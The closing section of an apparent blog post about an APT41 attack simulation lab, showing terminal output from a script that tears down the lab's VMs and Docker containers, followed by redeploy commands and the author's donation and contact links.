```

Destroy the lab

```
deployish -- destroyish
08:04:44 (base) andrey@andrey-lab dragonrx-lab ±[main✓]→ bash ./scripts/destroy.sh

Operation DragonRx - APT41 Attack Simulation Lab
Lab Teardown Script v1.0

Lab directory: /home/andrey/dragonrx-lab

== Step 1: Destroying Vagrant VMs ==
[*] Destroying VMs (DC01, FS01, WS01)...
==> WS01: Forcing shutdown of VM...
==> WS01: Destroying VM and associated drives...
==> FS01: Forcing shutdown of VM...
==> FS01: Destroying VM and associated drives...
==> DC01: Forcing shutdown of VM...
==> DC01: Destroying VM and associated drives...
[*] VMs destroyed

== Step 2: Stopping Docker services ==
[*] Removing containers and volumes (Wazuh indices, Zeek logs)...
[+] Running 15/15
✓ Container dragonrx_kibana          Removed
✓ Container dragonrx_c2              Removed
✓ Container dragonrx_kali            Removed
✓ Container dragonrx_zeek            Removed
✓ Container dragonrx_web01           Removed
✓ Container dragonrx_jndi            Removed
✓ Container dragonrx_wazuh           Removed
✓ Container dragonrx_elastic         Removed
✓ Container dragonrx_rxphage_builder Removed
✓ Network dragonrx-lab_target_net    Removed
✓ Network dragonrx-lab_attacker_net  Removed
✓ Network dragonrx-lab_default       Removed
✓ Volume dragonrx-lab_zeek_logs      Removed
✓ Volume dragonrx-lab_wazuh_data     Removed
✓ Volume dragonrx-lab_elastic_data   Removed
[*] All volumes removed

Lab Destroyed ✓

Total time : 0m22s

To redeploy:
Docker only : docker compose up -d
Full lab    : bash scripts/deploy.sh or make up

08:26:08 (base) andrey@andrey-lab dragonrx-lab ±[main✓]→
```

. . .

If you like this research, buy me a coffee (PayPal)—
Keep the lab running

. . .

Follow for practical cybersecurity research

If you're interested in **Offensive security, AI security, real-world attack simulations, CTI, and detection engineering**—this is exactly what I focus on.

Stay connected:

→ **Subscribe on Medium:** medium.com/@1200km

→ **Connect on LinkedIn:** [andrey-pautov](https://www.linkedin.com/in/andrey-pautov)

→ **GitHub—tools & labs:** github.com/anpa1200

→ **Contact:** 1200km@gmail.com

Andrey Pautov